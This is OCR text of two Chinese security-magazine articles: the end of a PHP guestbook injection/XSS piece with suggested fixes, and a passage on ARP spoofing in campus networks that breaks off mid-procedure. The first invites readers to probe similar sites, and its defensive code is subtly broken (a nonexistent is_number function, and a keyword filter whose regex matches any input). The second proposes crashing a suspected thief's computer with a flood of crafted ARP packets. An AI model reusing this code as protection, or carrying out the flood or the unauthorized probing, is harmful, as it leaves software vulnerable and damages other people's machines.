


图5

并不是这种情况登录后都有权限执行任何操作的，这里就算给大家一种思路吧，本文的重点也并不是入侵。根据以往的经验，凡是这种成套程序安装后都会有一个统一的安装目录，这里会不会泄露什么敏感信息？我们接着在网址后提交"/appserv/"看看，如图6。




图6

一切尽在掌握中！不过里面似乎没有什么可利用的文件，appserv的主页main.php被删除了，在里面翻到changelog.txt时我们看到这些信息，如图7。




图7

最新的appserv包括了不少东西呢，可MYSQL是3X版本的，这样的话，这个站点就不支持union查询了，大家就别拿CASI欺负它了。由于本文主要是分析代码，上面这些入侵思路都是无意发现的，因此也就不再继续下去了，感兴趣的朋友可以找个类似的站点去进行测试。

下面我就来说说如何防范诸如此类的PHP注入和跨站。现在很多程序都存在类似的漏洞，修补方法可以通用的原因就是没有过滤用户提交的HTML代码或script代码，我们可以用htmlspecialchars()函数来过滤用户输入的文本。例如，夜猫就可以这样过滤："htmlspecialchars($pagetext)"，这样就有效地防止了跨站攻击。对于类似$iconid这样的变

量，一般都是整型，所以我们可以用如下代码把ID 整型化：

```
<?if(!is_number($iconid))
    $iconid=intval($iconid);
?>
```

对于字符串变量，我们也可以用**addslashes()**函数进行过滤，即使**magic_quotes_gpc=ON**时也不会冲突，此外还可以将disliay_errors 设为 off，关闭错误回显。

如果你还不放心你的程序，可以自己定义一个危险字符过滤函数，参考代码如下：

```
function checkid($badid)
{ return eregi('union|load|file|select|\'|\\*|\\.\\/|\\.\\/|', $badid);

}我们可以这样来过滤ID：
<?php
   if (checkid($_GET['id']))
      {exit("非法数据！");}
   else
      {$id=$_GET['id'];
      }
?>
```

这样我们就有效地阻止注入攻击了。还有最后一招，如果你忙于工作无暇顾及自己程序的安全而又不想让 google 或 baidu 的搜索机器人成为他人入侵的帮凶，可以在根目录建立一个名为 robots.txt 的文件，输入以下内容：

```
User-agent: *
Disallow: /ymguestbook/ 禁止搜索引擎搜索 /ymguestbook 目录
Disallow: /include/ 禁止搜索引擎搜索 /include 目录
Disallow: /database/ 禁止搜索引擎搜索 /database 目录
```

至此，相信你的程序安全性已经有质的飞跃了，还是希望各位站长不要遗漏掉细小的环节，因为安全是个整体，最小的疏忽就可能导致你丢掉最大的权限，文章写的仓促，如有错误还望各位高手给予指教！

校园网络中的地址盗用与Sniffer

听传

现在许多高校都在努力建设着数字化的校园，而校园网也成了大学生生活中重要的一部分。由于IPV4 协议下的地址缺乏及网络管理等方面的原因，网络中合法用户的IP 地址被盗用的现象时有发生，被盗用IP 地址的计算机不能正常使用校园网络，给校园网络安全和用户应用带来极大的隐患。

传统应对策略基本上是建立在网络关键设备上（如交换机、路由器），个人用户大都无能为力，而由于一般校园网络都比较庞大，管理员往往无暇顾及。那么当上网地址被盗用时，作为个人用户又如何应对呢？本文将探讨在高校校园网络中地址盗用解决方案和Sniffer 的相关应用。

说起IP 地址被盗，很多用户首先想到的就是电脑屏幕右下方不断出现的IP 冲突提示，到底是怎么回事呢？首先，让我们先来了解一下一般的校园网络环境：核心层（路由器，工作在网络层）、分布层（三层交换机，工作在网络层、接入层（二层交换机，工作在数据链路层），三层交换结构设计模型，各个子区域如教学楼、宿舍楼、办公楼等由中心交换机采用多级的二层交换机，而主要盗用者即在宿舍楼接入网络的大学生，主要盗用原因是逃避登记及网络使用费，他们很少会利用盗用IP 进行地址欺骗从事严重的非法活动，而其方式主要是利用下载的网络管理软件（如网络执法官等）进行临摹式的操作。将一台没有登记正式 ip 地址的计算机，设为某台具有正式 ip 地址、联入 internet 的主机的 ip 地址，从而使得管理中心的流量记帐程序将流入该台盗用 ip 的机器，而流量记为那台正式机器的流量，结果给原先正式登记的用户带来损失。

实际上，并非简单地改变 ip 地址就能达到盗用 ip 地址的目的。比如一台电脑，通过局域网联入 internet，可是它并没有在网络管理部门进行正式 ip 地址的登记。这时候，它在物理上联入了 internet，而逻辑上是没有联入的。因为它没有合法的 ip 地址，它无法和本子网外的网络通信，在这种情况下，仅将电脑的 ip 地址改为某个正式的 ip 地址是没有用的。

那么此类软件的是如何达到目的的呢？简言之，主要是利用ARP 协议进行地址欺骗。ARP（Address Resolution Protocol）地址解析协议，是一种将IP 地址转化成物理地址的协议。ARP 具体说来就是将网络层（TCP/IP 协议的IP 层，也就是相当于OSI 的第三层）地址（32 位）解析为数据链路层（TCP/IP 协议的MAC 层，也就是相当于OSI 的第二层）的MAC 地址（48 位）[RFC826]。ARP 协议是属于链路层的协议，在以太网中的数据帧从一个主机到达网内的另一台主机是根据48 位的以太网地址（硬件地址）来确定接口的，而不是根据32 位的IP 地址。内核（如驱动）必须知道目的端的硬件地址才能发送数据。为了理解ARP 协议的作用，我们分析一个简单的 ping 的底层过程。

假设我们的计算机IP 地址是 192.168.1.50，要执行这个命令：**ping 192.168.1.51**。该命令会通过ICMP 协议发送ICMP 数据包。该过程需要经过下面的步骤：

1. 应用程序构造数据包，该示例是产生ICMP 包，被提交给内核（网络驱动程序）；
2. 内核检查是否能够转化该 IP 地址为 MAC 地址，也就是在本地的 ARP 缓存中查看 IP-MAC 对应表；
3. 如果存在该 IP-MAC 对应关系，那么数据包直接发出；如果不存在该 IP-MAC 对应关系，那么接续下面的步骤；
4. 内核进行 ARP 广播，目的地的 MAC 地址是 FF-FF-FF-FF-FF-FF，ARP 命令类型为 request（1），其中包含有自己的 MAC 地址；（下面会讲到具体包格式）
5. 当 192.168.1.51 主机接收到该 ARP 请求后，就发送一个 ARP 的 reply（2）命令，其中包含自己的 MAC 地址；
6. 本地获得 192.168.1.50 主机的 IP-MAC 地址对应关系，并保存到 ARP 缓存中；
7. 内核将把 IP 转化为 MAC 地址，然后封装在以太网头结构中，再把数据发送出去；

使用**arp -a**命令就可以查看本地的ARP 缓存内容，所以，执行一个本地的 ping 命令后，ARP 缓存就会存在一个目的IP 的记录了。当然，如果你的数据包是发送到不同网段的目的地，那么就一定存在一条网关的IP-MAC 地址对应的记录。

知道了ARP 协议的作用，就能够很清楚地知道，数据包的

向外传输是依靠ARP协议的，当然，也就是依赖ARP缓存。要知道，ARP协议的所有操作都是内核自动完成的，同其他的应用程序没有任何关系。而ARP协议并不只在发送了ARP请求才接收ARP应答。当计算机接收到ARP应答数据包时，就会对本地的ARP缓存进行更新，将应答中的IP和MAC地址存储在ARP缓存中。因此，B向A发送一个自己伪造的ARP应答，而这个应答中的数据为发送方IP地址是192.168.10.52（C的IP地址），MAC地址是DD-DD-DD-DD-DD-DD（C的MAC地址本来应该是CC-CC-CC-CC-CC-CC，这里被伪造了）。当A接收到B伪造的ARP应答，就会更新本地的ARP缓存，将本地的IP-MAC对应表更换为接收到的数据格式，由于这一切都是A的系统内核自动完成的，A可不知道被伪造了。

网络执法官利用的就是这个原理，向受害者发送源硬件地址为随机产生的、好象来自网关的ARP应答包，于是在受害者缓存里，网关的IP是正确的，可对应的硬件地址却是错误的。该计算机向外发送的数据包总是发送到了错误的网关硬件地址上。而同时发送这种虚假数据包到网关，网关缓存里也有了无效的受害用户硬件地址。于是，网关和用户的通讯被阻断了。

事实上，仅中断受害者的通信并达不到盗用者的目的，它会自己伪装成受害者不断向网络内发送ARP应答包，其中IP是受害者的，而硬件地址确是盗用者的。那么为什么会产生冲突警告呢？

主机A在连接网络（或更改IP地址）的时候就会向网络发送ARP包来广播自己的IP地址，如果网络中存在相同IP地址的主机B，那么B就会通过ARP来reply该地址，当A接收到这个reply后，A就会跳出IP地址冲突的警告，当然B也会有警告。因此用盗用者不断发出的ARP包使用户一直遭受IP地址冲突警告的困扰。

可见，该软件的盗用方法：一是通过欺骗受害者（找不到网关），二是通过欺骗大家来实现的（假冒合法用户）。

下面需要了解一下一般解决方法，很多人知道如何捆绑MAC地址和IP地址，进入“MS-DOS方式”或“命令提示符”，在命令提示符下输入命令：**ARP -s X.X.X.X YY-YY-YY-YY-YY-YY**，即可把MAC地址和IP地址捆绑在一起。这样，就不会出现IP地址被盗用而不能正常使用校园网络的情况。从前面的分析我们知道，即使我们知道了正确的网关硬件地址，由于盗用者不断发送伪造ARP包，网关却不知道合法用户的硬件地址，而且合法用户端主机会不断产生IP冲突的警告。事实上，ARP命令是对局域网的上网代理服务器来说的，细节内容不在本文论述范围内。

一般说来，在网络关键设备上使用的解决盗用的方法大体上有三种方案：一、采用路由器将网卡MAC地址与IP地址绑定；二、采用高端交换机将交换机端口、网卡MAC地址与IP地址三者绑定；三、代理服务器与防火墙相结合的办法。这几种方法各有优缺点，采用路由器将网卡MAC地址与IP地址绑定的方法，只能解决静态地址的修改，对于成对修改IP-MAC地址就无能为力。采用高端交换机将交换机端口、网卡MAC地址与IP地址三者绑定的方法，可以解决成对修改IP-MAC地址的问题，但高端交换机费用昂贵，而且解决冲突具有滞后性，对学生用户也带来很大不便。其他两种方法随着网络用户的更新，数量增长也带来沉重的管理负担和成本提高等问题。

高校校园网较为广泛采用的是统一身份认证与计费软件相结合的管理方案。而IP地址的分配采用NAT（Network Address Translation），NAT就是指在一个网络内部，根据需要可以随意自定义的IP地址，而不需要经过申请。在网络内部，各计算机间通过内部的IP地址进行通讯。而当内部的计算机要与外部internet网络进行通讯时，具有NAT功能的设备（如路由器）负责将其内部的IP地址转换为合法的IP地址（即经过申请的IP地址）进行通信。

在现实中，由于种种原因并不实行端口、IP及MAC的绑定。这意味着如果合法用户被非正常的切断了与网络的逻辑联系（遭受地址欺骗攻击等）或物理联系（网线断或断电），随即在某一小的时间间隔内，另外一台计算机可以在任意接口，用该IP地址以不经认证的登入网络。

下面就这种网络环境为背景，论述一种新的个人解决方案。

以下内容相关测试软件使用Sniffer Pro v4.7，这是一款功能强大的嗅探类软件，有数据包编辑及发送功能。

先来审视一下我们的处境：遭受ARP欺骗，与网关的MAC失去了联系，同时网络上有人冒充我，我能听见（冲突提示）却无能为力。根据以上的内容我们知道了其得逞的内部细节：利用网络执法官软件，不断进行以下两个操作（注意是“不断地”）。

1.向合法主机发送伪造的网关的ARP应答包，其源硬件地址为伪造的不存在的，源协议地址为网关真实地址；

2.向监控范围内机器（如1-254）不断循环发送ARP请求包。其源硬件地址为盗用者的，源协议地址为合法用户主机的。

我们接下来应对策略的主题思想如下：

网络执法官类软件，在盗用者机器上一直运行，发送的ARP包对网段内每台机器来说都是有一定的周期的，而其本身在发送频率上也有一定限制，所以对单一合法用户端发送的ARP包的系统开销较小。而合法主机如果构造出某种声明本机合法地位的ARP数据包，且以较大的发送频率发送到盗用者机器上（Sniffer Pro 数据发送默认周期为1毫秒），则其机器上的系统开销将大大增加，如系统内核处理会不断处理接到的ARP包，这时盗用者机器上会不断提示IP冲突。同时将会对机器处理网络其他层的数据产生干扰，极易产生系统的死锁。而这一切由于ARP处于网络协议的地层，对一般防火墙等高层软件是透明的，盗用者无从察觉，只能看到机器不断弹出冲突信息，系统很快慢下来，最终没有任何响应。

以上是整体思路，下面看看是如何实现的。

让我们先了解一下ARP协议的数据结构：

```
typedefstructarphdr
{
unsignedshortarp_hrd;/*硬件类型 使用的硬件（网络访问层）类型 一般为 0806（ARP）*/
unsignedshortarp_pro;/*协议类型 解析过程中的协议使用以太类型的值 一般为 0001（10M以太网）*/
unsignedchararp_hln;/*硬件地址长度 对于以太网和令牌环来说，其长度为6字节*/
unsignedchararp_pln;/*协议地址长度 IP的长度是4字节*/
unsignedshortarp_op;/*ARP操作类型 指定当前执行操作的字段 1为请求，2为应答*/
unsignedchararp_sha[6];/*发送者的硬件地址*/
unsignedlongarp_spa;/*发送者的协议地址*/
unsignedchararp_tha[6];/*目标的硬件地址*/
unsignedlongarp_tpa;/*目标的协议地址*/
}ARPHDR,*PARPHDR;
```

假设盗用者的硬件地址是AA-AA-AA-AA-AA-AA，我们合法用户的硬件地址是BB-BB-BB-BB-BB-BB，被盗IP地址是192.168.1.50，为了便于说明，我们先取用发送目标为192.168.1.51的ARP数据包，由于盗用者不断发送ARP请求包，我们很容易获得，如图1。

我们再结合图1中上半部分的协议解析来分析下半部分的代码的意义，共有四行，每行都标了号。

```
00行，ff ff ff ff ff ff，广播地址，每个用户都能收到；
      aa aa aa aa aa aa，发送方的硬件地址；
      08 06，指使用ARP协议；
      00 01，10M以太网。
10行，08 00，使用IP协议；
      06，硬件地址使用6字节表示；
      04，协议（IP）地址使用4字节表示；
      00 01，ARP请求包；
      aa aa aa aa aa aa，发送方硬件地址；
      c0 a8 01 32，发送方IP地址。
20行，00 00 00 00 00 00，目标硬件地址；
      c0 a8 01 33，目标IP地址。
```




图 1

其他数据与本文无关，暂不讨论。

仔细看一下不难发现，对应我们IP的硬件地址被篡改了，要做的只是简单的修改四个地方，如图2 标记。

对照前边捕获的我们看到改动处有：

1.aa aa aa aa aa aa，目的硬件地址为盗用者的（DLC，数据链路层地址）；

2.bb bb bb bb bb bb，（第一组）发送方硬件地址为合法用户的（DLC）；

3.bb bb　bb bb bb bb，（第二组）发送方硬件地址为合法用户的（ARP）；

